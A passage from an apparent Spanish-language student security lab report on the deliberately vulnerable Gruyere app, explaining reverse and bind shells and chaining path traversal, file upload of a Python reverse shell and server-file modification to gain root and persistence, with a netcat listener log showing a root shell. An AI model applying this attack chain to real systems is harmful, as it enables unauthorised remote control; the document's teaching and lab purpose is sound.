En la documentación del ataque muestro otra forma de conseguir la explotación de esta vulnerabilidad.


### 2) Reverse Shell

Una ‘reverse shell’ y una ‘bind shell’ son técnicas comúnmente utilizadas en ataques informáticos para permitir que un atacante obtenga acceso remoto a un sistema comprometido.

Una ‘reverse shell’ es una conexión de red que se establece desde el sistema comprometido hacia al atacante. El atacante iniciar la conexión abriendo un puerto en su máquina y escuchando en él. Luego en el sistema comprometido se ejecutará un código malicioso que se conecta al puerto de el atacante.

Una ‘bind shell’ es una conexión de red establecida desde el sistema atacado hacia el atacante. En este caso, el atacante ejecuta un código malicioso en el sistema comprometido que abre un puerto de escucha en él. Cuando el atacante desea obtener acceso remoto, inicia una conexión desde sus sistema hacia el puerto abierto en el sistema comprometido.

Para ejecutar explotar esta vulnerabilidad tendré que usar Path transversal para crear un usuario que tenga de nombre ‘..’, para que su carpeta pase a ser la raíz, después usaré File Upload para subir la Shell reversa escrita en Python, y por ultimo modificar un archivo del propio servidor para que ejecute esa Shell y así obtener el control remoto, y por último ganar persistencia, es decir ganar el acceso indefinido a la máquina vulnerada.



The screenshot shows a terminal window titled "KaliLinux (ataque) [Corriendo] - Oracle VM VirtualBox". The terminal session is as follows:

```
(kali㉿kali)-[~]
$ nc -nlvp 5555
listening on [any] 5555...
connect to [192.168.1.148] from (UNKNOWN) [192.168.1.99] 38634
root@debian:/home/alesander/Escritorio/gruyere# ls
a.js
data.py
get-pip.py
gruyere.py
gtl.py
README
resources
r.py
sanitize.py
secret.txt
ssh.sh
stored-data.txt
tmp
root@debian:/home/alesander/Escritorio/gruyere# cd /
cd /
root@debian:/# whoami
whoami
root
root@debian:/#
```

The command `cd /` and the resulting root prompt are highlighted with red boxes.

Para defenderse de esta ataque ver las partes correspondientes ya explicadas en este informe sobre cada vulnerabilidad usada en este ataque.